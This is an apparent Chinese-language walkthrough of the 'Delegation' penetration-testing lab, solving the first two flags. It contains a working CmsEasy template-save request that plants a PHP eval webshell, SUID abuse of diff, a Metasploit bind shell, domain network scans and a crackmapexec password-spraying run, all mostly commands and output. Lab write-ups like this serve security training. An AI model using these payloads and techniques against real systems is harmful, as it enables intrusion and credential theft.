前言
本文所使用的工具可参考以下仓库:
Awesome_Pentest_Tools: 一站式渗透测试与红队工具合集,旨在帮助渗透测试人员打造自己的工具链
靶标介绍:
Delegation是一套难度为中等的靶场环境,完成该挑战可以帮助玩家了解内网渗透中的代理转发、内网扫描、信息收集、特权提升以及横向移动技术方法,加强对域环境核心认证机制的理解,以及掌握域环境渗透中一些有趣的技术要点。该靶场共有4个flag,分布于不同的靶机。
flag1 fscan扫描
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
./fscan -h 39.99.155.213open open open open is : 4

cmseasy 入口cmseasy的页面,找到后台/admin,弱口令admin 123456登录
找到漏洞利用文章:文章
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
POST /index.php?case=template&act=save&admin_dir=admin&site=default HTTP/1.1 Host : 39.99.155.213User-Agent : Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0Accept : text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8Accept-Language : zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2Accept-Encoding : gzip, deflate, brConnection : keep-aliveReferer : http://39.99.155.213/index.php?admin_dir=admin&site=defaultCookie : PHPSESSID=ni864mom439a8hh0g9954o4v12; login_username=admin; login_password=a14cdfc627cef32c707a7988e70c1313Upgrade-Insecure-Requests : 1Priority : u=0, iContent-Type : application/x-www-form-urlencodedContent-Length : 93sid=#data_d_.._d_.._d_.._d_matrix.php&slen=693&scontent= <?php eval ($_REQUEST [1 ]);phpinfo ();?> # 或者hackbar也行 # get ?case=template&act=save&admin_dir=admin&site=default # post sid=#data_d_.._d_.._d_.._d_5.php&slen=693&scontent= <?php eval ($_REQUEST [1 ]);phpinfo ();?>
蚁剑连接,找到flag01,但是没有权限读取
试试目标出没出网,curl ip.sb发现目标出网
curl 是一个命令行工具,用于请求网络资源。ip.sb 会返回你当前设备的公网 IP。如果请求成功,证明目标主机可以连接外网(出网)。
1
2
3
4
5
6
7
8
9
/var/www/html/matrix >curl ip.sbTotal % Received % Xferd Average Speed Time Time Time Current Dload Upload Total Spent Left Speed 0 0 0 0 0 0 0 0 --:-- :-- --:-- :-- --:-- :-- 0 100 14 100 14 0 0 41 0 --:-- :-- --:-- :-- --:-- :-- 41 100 14 100 14 0 0 41 0 --:-- :-- --:-- :-- --:-- :-- 41 39.99 .155.213

很多时候蚁剑没有输出结果,比如fscan在蚁剑的shell里就不显示扫描结果,可以换冰蝎或者哥斯拉
哥斯拉传上传之后,直接有执行权限;但是普通上传只能上传小文件(比如木马),大文件传不了(fscan)
想传大文件必须要用大文件上传,此时就没有执行权限了,但是可以在文件属性里改,也可以命令执行赋予
SUID提权 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 find / -perm -u=s -type f 2>/dev/null
https://gtfobins.github.io/gtfobins/diff/
SUID
If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run sh -p, omit the -p argument on systems like Debian (<= Stretch) that allow the default sh shell to run with SUID privileges.
This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.
1 2 3 4 sudo install -m =xs $(which diff) .LFILE =file_to_read--line-format =%L /dev/null $LFILE
拿flag
1 2 3 4 5 6 7 8 9 10 11 12 diff --line-format=%L /dev/null /home/flag/flag01.txt _"\ \ | ___" |/ |" | \ | ___" |/U /"___ |uU /"\ u |_ " _ | ___ \/"_ \/ | \ |" | / | | | | | _ |" U | | u | _ |" \ | | _ / \/ _ \/ | | |_"_ | | | | |< | \ | |> U | |_ | |\ | |___ \ | |/__ | |___ | |_ | | / ___ \ / | |\ | | .-,_ | |_ | |U | |\ |u |____/ u |_____ | |_____ | |_____ | \____ | /_/ \_\ u |_ |U U/ | |\u\_)-\___/ |_ | \_ | |||_ << >> // \\ << >> _)( |_ \\ >> _// \\_.-,_ |___ |_,-. \\ || \\,-. (__)_) (__) (__)(_")("_)(__) (__) (__)__) (__) (__)(__) (__)\_)-' '-(_/ (__) (_") (_/ flag01: flag{16532c2f-ae81-4711-b1b1-5435204acd93} Great job!!!!!! Here is the hint: WIN19\Adrian I'll do whatever I can to rock you...
得到了一个提示:Here is the hint: WIN19\Adrian
flag2 上传文件,给权限,上马
1 2 3 4 5 6 7 8 9 chmod +x ./*set payload linux/x64/meterpreter/bind_tcpset RHOST 39.99.155.213set LPORT 54520
看网段,fscan进行扫描
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 ifconfig4163 <UP,BROADCAST,RUNNING,MULTICAST> mtu 1500 172.22.4.36 netmask 255.255.0.0 broadcast 172.22.255.255 fe80::216:3eff:fe03:2a6 prefixlen 64 scopeid 0 x20<link>00 :16 :3 e:03 :02 :a6 txqueuelen 1000 (Ethernet)936458 bytes 634707499 (634 .7 MB)0 dropped 0 overruns 0 frame 0 660642 bytes 401435636 (401 .4 MB)0 dropped 0 overruns 0 carrier 0 collisions 0 73 <UP,LOOPBACK,RUNNING> mtu 65536 127.0.0.1 netmask 255.0.0.0 ::1 prefixlen 128 scopeid 0 x10<host>1000 (Local Loopback)48186 bytes 12474276 (12 .4 MB)0 dropped 0 overruns 0 frame 0 48186 bytes 12474276 (12 .4 MB)0 dropped 0 overruns 0 carrier 0 collisions 0 172.22.4.0 /24 1 .8 .4 172.22.4.7 is alive172.22.4.19 is alive172.22.4.36 is alive172.22.4.45 is alive4 172.22.4.36 :80 open172.22.4.36 :22 open172.22.4.36 :21 open172.22.4.19 :135 open172.22.4.7 :135 open172.22.4.45 :80 open172.22.4.45 :139 open172.22.4.19 :139 open172.22.4.7 :139 open172.22.4.45 :135 open172.22.4.7 :88 open172.22.4.36 :3306 open172.22.4.45 :445 open172.22.4.7 :445 open172.22.4.19 :445 open15 172.22.4.45 XIAORANG\WIN19 172.22.4.45 code:200 len:703 title:IIS Windows Server172.22.4.7 (Windows Server 2016 Datacenter 14393 )172.22.4.7 [+] DC:DC01.xiaorang.lab Windows Server 2016 Datacenter 14393 172.22.4.19 FILESERVER.xiaorang.lab Windows Server 2016 Standard 14393 172.22.4.45 172.22.4.45 172.22.4.7 172.22.4.7 172.22.4.19 172.22.4.19 172.22.4.36 code:200 len:68100 title:中文网页标题2 .0 .0 的结果:2025-08-20 23 :42 :48 ] [HOST] 目标:172.22.4.7 状态:alive 详情:protocol=ICMP2025-08-20 23 :42 :48 ] [HOST] 目标:172.22.4.45 状态:alive 详情:protocol=ICMP2025-08-20 23 :42 :48 ] [HOST] 目标:172.22.4.19 状态:alive 详情:protocol=ICMP2025-08-20 23 :42 :48 ] [HOST] 目标:172.22.4.36 状态:alive 详情:protocol=ICMP2025-08-20 23 :42 :54 ] [PORT] 目标:172.22.4.36 状态:open 详情:port=80 2025-08-20 23 :42 :54 ] [PORT] 目标:172.22.4.36 状态:open 详情:port=21 2025-08-20 23 :42 :54 ] [SERVICE] 目标:172.22.4.36 状态:identified 详情:port=21 , service=ftp, version=3 .0 .3 , product=vsftpd, os=Unix, banner=220 (vsFTPd 3 .0 .3 ).2025-08-20 23 :42 :54 ] [PORT] 目标:172.22.4.45 状态:open 详情:port=445 2025-08-20 23 :42 :54 ] [PORT] 目标:172.22.4.19 状态:open 详情:port=445 2025-08-20 23 :42 :54 ] [PORT] 目标:172.22.4.7 状态:open 详情:port=445 2025-08-20 23 :42 :54 ] [PORT] 目标:172.22.4.7 状态:open 详情:port=389 2025-08-20 23 :42 :54 ] [PORT] 目标:172.22.4.19 状态:open 详情:port=139 2025-08-20 23 :42 :54 ] [PORT] 目标:172.22.4.45 状态:open 详情:port=139 2025-08-20 23 :42 :55 ] [PORT] 目标:172.22.4.7 状态:open 详情:port=139 2025-08-20 23 :42 :55 ] [PORT] 目标:172.22.4.19 状态:open 详情:port=135 2025-08-20 23 :42 :55 ] [PORT] 目标:172.22.4.45 状态:open 详情:port=135 2025-08-20 23 :42 :55 ] [PORT] 目标:172.22.4.7 状态:open 详情:port=135 2025-08-20 23 :42 :55 ] [PORT] 目标:172.22.4.45 状态:open 详情:port=80 2025-08-20 23 :42 :55 ] [PORT] 目标:172.22.4.36 状态:open 详情:port=22 2025-08-20 23 :42 :55 ] [SERVICE] 目标:172.22.4.36 状态:identified 详情:port=22 , service=ssh, version=8 .2 p1 Ubuntu 4 ubuntu0.5 , product=OpenSSH, os=Linux, info=Ubuntu Linux2025-08-20 23 :42 :55 ] [PORT] 目标:172.22.4.7 状态:open 详情:port=88 2025-08-20 23 :42 :55 ] [PORT] 目标:172.22.4.36 状态:open 详情:port=3306 2025-08-20 23 :42 :55 ] [SERVICE] 目标:172.22.4.36 状态:identified 详情:port=3306 , service=mysql, version=8 .0 .29 -0 ubuntu0.20.04.3 , product=MySQL, banner=[.8 .0 .29 -0 ubuntu0.20.04.3 C.g@c%w.S.a|RH |ldM.caching_sha2_password2025-08-20 23 :42 :59 ] [SERVICE] 目标:172.22.4.45 状态:identified 详情:service=unknown, port=445 2025-08-20 23 :42 :59 ] [SERVICE] 目标:172.22.4.19 状态:identified 详情:port=445 , service=unknown2025-08-20 23 :42 :59 ] [SERVICE] 目标:172.22.4.7 状态:identified 详情:port=445 , service=unknown2025-08-20 23 :42 :59 ] [SERVICE] 目标:172.22.4.7 状态:identified 详情:product=Microsoft Windows Active Directory LDAP, os=Windows, info=Domain: xiaorang.lab, Site: Default-First-Site-Name, port=389 , service=ldap2025-08-20 23 :42 :59 ] [SERVICE] 目标:172.22.4.19 状态:identified 详情:port=139 , service=unknown, banner=.2025-08-20 23 :42 :59 ] [SERVICE] 目标:172.22.4.45 状态:identified 详情:port=139 , service=unknown, banner=.2025-08-20 23 :43 :00 ] [SERVICE] 目标:172.22.4.7 状态:identified 详情:port=139 , service=unknown, banner=.2025-08-20 23 :43 :00 ] [SERVICE] 目标:172.22.4.7 状态:identified 详情:port=88 , service=unknown2025-08-20 23 :43 :00 ] [SERVICE] 目标:172.22.4.45 状态:identified 详情:service=http, port=80 2025-08-20 23 :43 :03 ] [SERVICE] 目标:172.22.4.36 状态:identified 详情:port=80 , service=http2025-08-20 23 :44 :00 ] [SERVICE] 目标:172.22.4.19 状态:identified 详情:port=135 , service=unknown2025-08-20 23 :44 :00 ] [SERVICE] 目标:172.22.4.45 状态:identified 详情:service=unknown, port=135 2025-08-20 23 :44 :00 ] [SERVICE] 目标:172.22.4.7 状态:identified 详情:port=135 , service=unknown2025-08-20 23 :44 :00 ] [SERVICE] 目标:172.22.4.7 状态:identified 详情:ipv4=[172.22.4.7 ], ipv6=[], hostname=DC012025-08-20 23 :44 :00 ] [SERVICE] 目标:172.22.4.45 状态:identified 详情:title=IIS Windows Server, url=http://172.22.4.45 , status_code=200 , length=703 , server_info=map[accept-ranges:bytes content-length:703 content-type:text/html date:Wed, 20 Aug 2025 15:44 :00 GMT etag:"10257 bd95886d81:0 " last-modified:Wed, 22 Jun 2022 16:55 :17 GMT length:703 server:Microsoft-IIS/10 .0 status_code:200 title:IIS Windows Server], fingerprints=[], port=80 , service=http2025-08-20 23 :44 :00 ] [SERVICE] 目标:172.22.4.19 状态:identified 详情:hostname=FILESERVER, ipv4=[172.22.4.19 ], ipv6=[]2025-08-20 23 :44 :00 ] [SERVICE] 目标:172.22.4.45 状态:identified 详情:hostname=WIN19, ipv4=[172.22.4.45 ], ipv6=[]2025-08-20 23 :44 :00 ] [SERVICE] 目标:172.22.4.36 状态:identified 详情:port=80 , service=http, title=中文网页标题, url=http://172.22.4.36 , status_code=200 , length=68100 , server_info=map[cache-control:no-store, no-cache, must-revalidate content-type:text/html2025-08-20 23 :44 :00 ] [SERVICE] 目标:172.22.4.45 状态:identified 详情:port=139 , domain_name=XIAORANG, workstation_service=WIN19, server_service=WIN192025-08-20 23 :44 :00 ] [SERVICE] 目标:172.22.4.7 状态:identified 详情:port=445 , service=smb, os=Windows Server 2016 Datacenter 14393 2025-08-20 23 :44 :00 ] [SERVICE] 目标:172.22.4.7 状态:identified 详情:domain_name=xiaorang.lab, netbios_computer=DC01, workstation_service=DC01, domain_controllers=XIAORANG, computer_name=DC01.xiaorang.lab, netbios_domain=XIAORANG, server_service=DC01, os_version=Windows Server 2016 Datacenter 14393 , port=139 2025-08-20 23 :44 :00 ] [SERVICE] 目标:172.22.4.19 状态:identified 详情:netbios_computer=FILESERVER, workstation_service=FILESERVER, server_service=FILESERVER, os_version=Windows Server 2016 Standard 14393 , port=139 , computer_name=FILESERVER.xiaorang.lab, domain_name=xiaorang.lab, netbios_domain=XIAORANG
总结一下
1 2 3 4 Target 172.22.4.7 DC:DC01.xiaorang.lab,Windows Server 2016 Datacenter 14393 Target 172.22.4.19 FILESERVER.xiaorang.lab,Windows Server 2016 Standard 14393 Target 172.22.4.36 已拿下Target 172.22.4.45 XIAORANG\WIN19,IIS Windows Server
172.22.4.36:80(web),22(ssh),21(ftp),3306(mysql);Web服务,网页标题“中文网页标题”,响应长度较大(len:68100)
172.22.4.19:135,139,445;主机名 FILESERVER.xiaorang.lab,操作系统 Windows Server 2016 Standard
172.22.4.7:135,139,88,445;主机名 DC01.xiaorang.lab,操作系统 Windows Server 2016 Datacenter
172.22.4.45:80,135,139,445;主机名 WIN19,Web服务为 IIS Windows Server,网页标题“IIS Windows Server”
根据上文的提示尝试密码喷洒,用户名为 WIN19\Adrian,密码字典为 rockyou.txt,

爆破结果如下,发现babygirl1和其他的不一样:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 proxychains crackmapexec smb 172.22 .4.45 - u Adrian - p /usr/ share/wordlists/ rockyou.txt - d WIN19 172.22 .4.45 - u Adrian - p /usr/ share/wordlists/ rockyou.txt - d WIN19 /etc/ proxychains4.conf/usr/ lib/x86_64-linux-gnu/ libproxychains.so.4 DLL init : proxychains- ng 4.17 /usr/ lib/python3/ dist- packages/cme/ cli.py:37 : SyntaxWarning : invalid escape sequence '\ '= RawTextHelpFormatter )/usr/ lib/python3/ dist- packages/cme/ protocols/smb/ smbexec.py:49 : SyntaxWarning : invalid escape sequence '\p'= 'ncacn_np:% s[\pipe\svcctl]' % self .__host/usr/ lib/python3/ dist- packages/cme/ protocols/smb/ smbexec.py:93 : SyntaxWarning : invalid escape sequence '\{'= self .__shell + 'echo '+ data + ' ^> \\\\127.0 .0.1 \\{}\\{} 2 ^>^& 1 > % TEMP % \{} & % COMSPEC % /Q / c % TEMP % \{} & % COMSPEC % /Q / c del % TEMP % \{}'.format(self .__share_name, self .__output, self .__batchFile, self .__batchFile, self .__batchFile)/usr/ lib/python3/ dist- packages/cme/ protocols/ winrm.py:324 : SyntaxWarning : invalid escape sequence '\S 'self .conn.execute_cmd("reg save HKLM\SAM C:\\ windows\\ temp\\ SAM && reg save HKLM\SYSTEM C:\\ windows\\ temp\\ SYSTEM" )/usr/ lib/python3/ dist- packages/cme/ protocols/ winrm.py:338 : SyntaxWarning : invalid escape sequence '\S 'self .conn.execute_cmd("reg save HKLM\SECURITY C:\\ windows\\ temp\\ SECURITY && reg save HKLM\SYSTEM C:\\ windows\\ temp\\ SYSTEM" )Strict chain ... 127.0 .0.1 :55556 ... 172.22 .4.45 :445 ... OK Strict chain ... 127.0 .0.1 :55556 ... 172.22 .4.45 :445 ... OK Strict chain ... 127.0 .0.1 :55556 ... 172.22 .4.45 :135 ... OK SMB 172.22 .4.45 445 WIN19 [* ] Windows 10 / Server 2019 Build 17763 x64 (name:WIN19 ) (domain:WIN19 ) (signing:False ) (SMBv1:False )Strict chain ... 127.0 .0.1 :55556 ... 172.22 .4.45 :445 ... OK 。。。 SMB 172.22 .4.45 445 WIN19 [- ] WIN19 \Adrian :claudia STATUS_LOGON_FAILURE Strict chain ... 127.0 .0.1 :55556 ... 172.22 .4.45 :445 ... OK Strict chain ... 127.0 .0.1 :55556 ... 172.22 .4.45 :445 ... OK SMB 172.22 .4.45 445 WIN19 [- ] WIN19 \Adrian :babygirl1 STATUS_PASSWORD_EXPIRED Strict chain ... 127.0 .0.1 :55556 ... 172.22 .4.45 :445 ... OK Strict chain ... 127.0 .0.1 :55556 ... 172.22 .4.45 :445 ... OK SMB 172.22 .4.45 445 WIN19 [- ] WIN19 \Adrian :angelica STATUS_LOGON_FAILURE Strict chain ... 127.0 .0.1 :55556 ... 172.22 .4.45 :445 ... OK Strict chain ... 127.0 .0.1 :55556 ... 172.22 .4.45 :445 ... OK SMB 172.22 .4.45 445 WIN19 [- ] WIN19 \Adrian :austin STATUS_LOGON_FAILURE
登陆后发现需要改密码,进入到修改密码的页面
1 2 3 4 5 6 'Adrian' -d 'WIN19' -p '12345678' -r clipboard:CLIPBOARD -r disk:mydisk="/home/matrix/Desktop/"

